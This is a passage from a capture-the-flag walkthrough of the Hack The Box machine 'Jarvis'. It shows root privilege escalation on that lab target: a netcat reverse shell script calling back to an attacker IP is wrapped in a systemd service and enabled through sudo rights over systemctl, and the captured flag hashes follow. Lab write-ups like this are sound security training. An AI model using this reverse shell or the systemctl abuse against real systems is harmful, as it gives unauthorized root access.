
34. **steps to root**

```
1. cd into /home/pepper
2. Then make a directory called privesc
3. pepper@jarvis:/$ cd /home/pepper
pepper@jarvis:~$ mkdir privesc
pepper@jarvis:~$ cd privesc/
pepper@jarvis:~/privesc$ cp /tmp/reverse.sh privesc.sh
pepper@jarvis:~/privesc$ ls -la
total 12
drwxr-xr-x 2 pepper pepper 4096 Mar 16 00:46 .
drwxr-xr-x 5 pepper pepper 4096 Mar 16 00:45 ..
-rwxr-xr-x 1 pepper pepper   43 Mar 16 00:46 privesc.sh
4. pepper@jarvis:~/privesc$ cat privesc.sh
#!/bin/bash
nc -e /bin/bash 10.10.14.8 443
5. To understand the systemctl sudoers vulnerable google the following.
6. Google 'systemctl file example linux shellhacks'
7. https://www.shellhacks.com/systemd-service-file-example/
```

35. **creating a service by abusing systemctl with sudoers priv leading to root shell**

```
1. https://www.shellhacks.com/systemd-service-file-example/
2. In the website above it shows how to use systemctl to create a service.
3. We have to create a privesc.service file and paste the code from the above site in it.
4. pepper@jarvis:~/privesc$ touch foo_daemon.service
pepper@jarvis:~/privesc$ nano foo_daemon.service
5. Now copy the payload from the site and paste it into foo_daemon.service.
[Unit]
Description=Foo

[Service]
ExecStart=/usr/sbin/foo-daemon

[Install]
WantedBy=multi-user.target
6. Of course we have to modify it a little.
[Unit]
Description=Foo

[Service]
Type=oneshot
ExecStart=/home/pepper/privesc/privesc.sh

[Install]
WantedBy=multi-user.target
6. Save it.
7. Start your listener 'sudo nc -nlvp 443'
8. Trigger the payload with this systemctl command.
9. pepper@jarvis:~/privesc$ systemctl link /home/pepper/privesc/foo_daemon.service
Created symlink /etc/systemd/system/foo_daemon.service -> /home/pepper/privesc/foo_daemon.service.
10. We enable the service
11. pepper@jarvis:~/privesc$ systemctl enable --now /home/pepper/privesc/foo_daemon.service
Created symlink /etc/systemd/system/multi-user.target.wants/foo_daemon.service ->
/home/pepper/privesc/foo_daemon.service.
12. We should now have a shell as root.
13. SUCCESS!
14.  ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
```

```
Connection received on 10.10.10.143 49564
whoami
root
15. cat /root/root.txt
f2c25dda2dac4317daafa4fadf48f623
cat /home/pepper/user.txt
3b4132e187412d30feaba68335ddaaa7
```


Jarvis has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#8169 MACHINE RANK | 16 Mar 2024 PWN DATE | RETIRED MACHINE STATE

pwned